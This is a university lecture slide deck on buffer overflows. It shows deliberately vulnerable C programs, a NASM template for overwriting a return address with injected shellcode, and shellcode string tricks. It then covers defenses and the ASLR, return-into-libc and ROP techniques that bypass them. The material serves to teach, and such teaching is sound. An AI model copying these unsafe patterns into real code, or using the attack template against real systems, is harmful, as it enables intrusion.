

# **ECE560**

# **Computer and Information Security**


## **Fall 2024**

### Buffer Overflows

Tyler Bletsch  
Duke University

# What is a Buffer Overflow?

- Intent
  - Arbitrary code execution
    - Spawn a remote shell or infect with worm/virus
  - Denial of service
- Steps
  - Inject attack code into buffer
  - Redirect control flow to attack code
  - Execute attack code



# Buffer Problem: Data overwrite


```
int main(int argc, char *argv[]) {  
    char passwd_ok = 0;  
    char passwd[8];  
    strcpy(passwd, argv[1]);  
    if (strcmp(passwd, "niklas")==0)  
        passwd_ok = 1;  
    if (passwd_ok) { ... }  
}
```



- **passwd** buffer overflowed, overwriting **passwd\_ok** flag
  - Any password accepted!

# Another Example: Code injection via function pointer

```
char buffer[100];  
void (*func)(char*) = thisfunc;  
strcpy(buffer, argv[1]);  
func(buffer);
```



- Problems?
  - Overwrite function pointer
    - Execute code arbitrary code in buffer

# Stack Attacks:

## Code injection via return address

- When a function is called...
  - parameters are pushed on stack
  - return address pushed on stack
  - called function puts local variables on the stack
- Memory layout



- Problems?
  - Return to address X which may execute arbitrary code

# Demo


cool.c

```
#include <stdlib.h>
#include <stdio.h>

int main() {
    char name[1024];
    printf("What is your name? ");
    scanf("%s", name);
    printf("%s is cool.\n", name);

    return 0;
}
```

# Demo – normal execution



A screenshot of a terminal window titled "Terminal". The window has a menu bar with "File", "Edit", "View", "Terminal", "Go", and "Help". Below the menu bar is a tab bar with eight tabs, each labeled "Terminal" and having a close button. The main area of the terminal is black with white text. The prompt is `tkblets@davros:~/jop/examples/code-injection $`. The first command entered is `./cool`. The program outputs "What is your name? Tyler" and "Tyler is cool.". The prompt is then `tkblets@davros:~/jop/examples/code-injection $` with a green cursor.

```
tkblets@davros:~/jop/examples/code-injection $ ./cool
What is your name? Tyler
Tyler is cool.
tkblets@davros:~/jop/examples/code-injection $
```

# Demo – exploit

[illegible]

# How to write attacks

- Use NASM, an assembler:
  - Great for machine code and specifying data fields


## attack.asm

		<b>%define</b> buffer_size 1024 <b>%define</b> buffer_ptr 0xbffff2e4 <b>%define</b> extra 20
1024	Attack code and filler	<<< MACHINE CODE GOES HERE >>>  ; Pad out to rest of buffer size <b>times</b> buffer_size-(\$-\$\$) <b>db</b> 'x'
20	Local vars, Frame pointer	; Overwrite frame pointer (multiple times to be safe) <b>times</b> extra/4 <b>dd</b> buffer_ptr + buffer_size + extra + 4
4	Return address	; Overwrite return address of main function! <b>dd</b> buffer_location

# Attack code trickery


- Where to put strings? No data area!
- You often can't use certain bytes
  - Overflowing a string copy? No nulls!
  - Overflowing a scanf %s? No whitespace!
- Answer: use code!
- Example: make "ebx" point to string "hi folks":

```
push "olks"          ; 0x736b6c6f="olks"  
mov ebx, -"hi f"     ; 0x99df9698  
neg ebx              ; 0x66206968="hi f"  
push ebx  
mov ebx, esp
```



# Shellcode

- Code supplied by attacker
  - Often saved in buffer being overflowed
  - Traditionally transferred control to a user command-line interpreter (shell)
- Machine code
  - Specific to processor and operating system
  - Traditionally needed good assembly language skills to create
  - More recently a number of sites and tools have been developed that automate this process
- Metasploit Project
  - Provides useful information to people who perform penetration, IDS signature development, and exploit research



**Figure 10.4 Program Loading into Process Memory**

# Stack vs. Heap vs. Global attacks

- Book acts like they're different; they are not

## Stack overflows

- Data attacks, e.g. "is\_admin" variable
- Control attacks, e.g. function pointers, **return addresses**, etc.

## Non-stack overflows: heap/static areas

- Data attacks, e.g. "is\_admin" variable
- Control attacks, e.g. function pointers, etc.

# Table 10.2

## Some Common Unsafe C Standard Library Routines

<code>gets(char *str)</code>	read line from standard input into str
<code>sprintf(char *str, char *format, ...)</code>	create str according to supplied format and variables
<code>strcat(char *dest, char *src)</code>	append contents of string src to string dest
<code>strcpy(char *dest, char *src)</code>	copy contents of string src to string dest
<code>vsprintf(char *str, char *fmt, va_list ap)</code>	create str according to supplied format and variables


Better:

```
char *fgets(char *s, int size, FILE *stream)
snprintf(char *str, size_t size, const char *format, ...);
strncat(char *dest, const char *src, size_t n)
strncpy(char *dest, const char *src, size_t n)
vsnprintf(char *str, size_t size, const char *format, va_list ap)
```

Also dangerous: all forms of scanf when used with unbounded %s!

# Buffer Overflow Defenses

- Buffer overflows are widely exploited



# Compile-Time Defenses: Programming Language

- Use a modern high-level language
  - Not vulnerable to buffer overflow attacks
  - Compiler enforces range checks and permissible operations on variables

## Disadvantages

- Additional code must be executed at run time to impose checks
- Flexibility and safety comes at a cost in resource use
- Distance from the underlying machine language and architecture means that access to some instructions and hardware resources is lost
- Limits their usefulness in writing code, such as device drivers, that must interact with such resources



# Compile-Time Defenses: Safe Coding Techniques

- C designers placed much more emphasis on space efficiency and performance considerations than on type safety
  - Assumed programmers would exercise due care in writing code
- Programmers need to inspect the code and rewrite any unsafe coding
  - An example of this is the OpenBSD project
- OpenBSD code base: audited for bad practices (including the operating system, standard libraries, and common utilities)
  - This has resulted in what is widely regarded as one of the safest operating systems in widespread use

```

int copy_buf(char *to, int pos, char *from, int len)
{
    int i;

    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}

```

**(a) Unsafe byte copy**

```

short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil); ..... /* read length of binary data */
    fread(to, 1, len, fil); ..... /* read len bytes of binary data */
    return len;
}

```

**(b) Unsafe byte input**

**Figure 10.10 Examples of Unsafe C Code**

# Compile-Time Defenses: Language Extensions/Safe Libraries

- Handling dynamically allocated memory is more problematic because the size information is not available at compile time
  - Requires an extension and the use of library routines
    - Programs and libraries need to be recompiled
    - Likely to have problems with third-party applications
- Concern with C is use of unsafe standard library routines
  - One approach has been to replace these with safer variants
    - Libsafe is an example
    - Library is implemented as a dynamic library arranged to load before the existing standard libraries



# Compile-Time Defenses: Stack Protection

- Add function entry and exit code to check stack for signs of corruption
- Use random canary
  - Value needs to be unpredictable
  - Should be different on different systems
- Stackshield and Return Address Defender (RAD)
  - GCC extensions that include additional function entry and exit code
    - Function entry writes a copy of the return address to a safe region of memory
    - Function exit code checks the return address in the stack frame against the saved copy
    - If change is found, aborts the program



# Preventing Buffer Overflows




- Strategies
  - Detect and remove vulnerabilities (best)
  - Prevent code injection
  - Detect code injection
  - Prevent code execution
- Stages of intervention
  - Analyzing and compiling code
  - Linking objects into executable
  - Loading executable into memory
  - Running executable


# Run-Time Defenses: Guard Pages

- Place guard pages between critical regions of memory
  - Flagged in MMU as illegal addresses
  - Any attempted access aborts process
- Further extension places guard pages Between stack frames and heap buffers
  - Cost in execution time to support the large number of page mappings necessary




# W^X and ASLR

- W^X
  - Make code read-only and executable → 
  - Make data read-write and non-executable → 
- ASLR: Randomize memory region locations → 
  - “Address Space Layout Randomization”
  - Stack: subtract large value
  - Heap: allocate large block
  - DLLs: link with dummy lib
  - Code/static data: convert to shared lib, or re-link at different address
  - Makes absolute address-dependent attacks harder



# Doesn't that solve everything?

- PaX: Linux implementation of ASLR & W<sup>X</sup>
- Actual title slide from a PaX talk in 2003:




# Negating ASLR

- ASLR is a probabilistic approach, merely increases attacker's expected work
  - Each failed attempt results in crash; at restart, randomization is different
- Counters:
  - Information leakage
    - Program reveals a pointer? Game over.
  - Derandomization attack [1]
    - Just keep trying!
    - 32-bit ASLR defeated in 216 seconds


# Negating W^X

- Question: do we need malicious code to have malicious behavior?

**No.**



Code injection



Code reuse (!)

"Return-into-libc" attack

# Return-into-libc

- Return-into-libc attack
  - Execute entire libc functions
  - Can chain using “esp lifters”
  - Attacker may:
    - Use system/exec to run a shell
    - Use mprotect/mmap to disable W^X
    - Anything else you can do with libc
  - Straight-line code only?
    - Shown to be false by us, but that's another talk...

# Arbitrary behavior with W^X?

- Question: do we need malicious **code** to have arbitrary malicious **behavior**?


**No.**

- *Return-oriented programming (ROP)*
- Chain together *gadgets*: tiny snippets of code ending in `ret`
- Achieves Turing completeness
- Demonstrated on x86, SPARC, ARM, z80, ...
  - Including on a deployed voting machine, which has a non-modifiable ROM
  - Recently! New remote exploit on Apple Quicktime<sup>1</sup>


<sup>1</sup> [http://threatpost.com/en\\_us/blogs/new-remote-flaw-apple-quicktime-bypasses-aslr-and-dep-083010](http://threatpost.com/en_us/blogs/new-remote-flaw-apple-quicktime-bypasses-aslr-and-dep-083010)

# Return-oriented programming (ROP)

- Normal software:




- Return-oriented program:




# Some common ROP operations

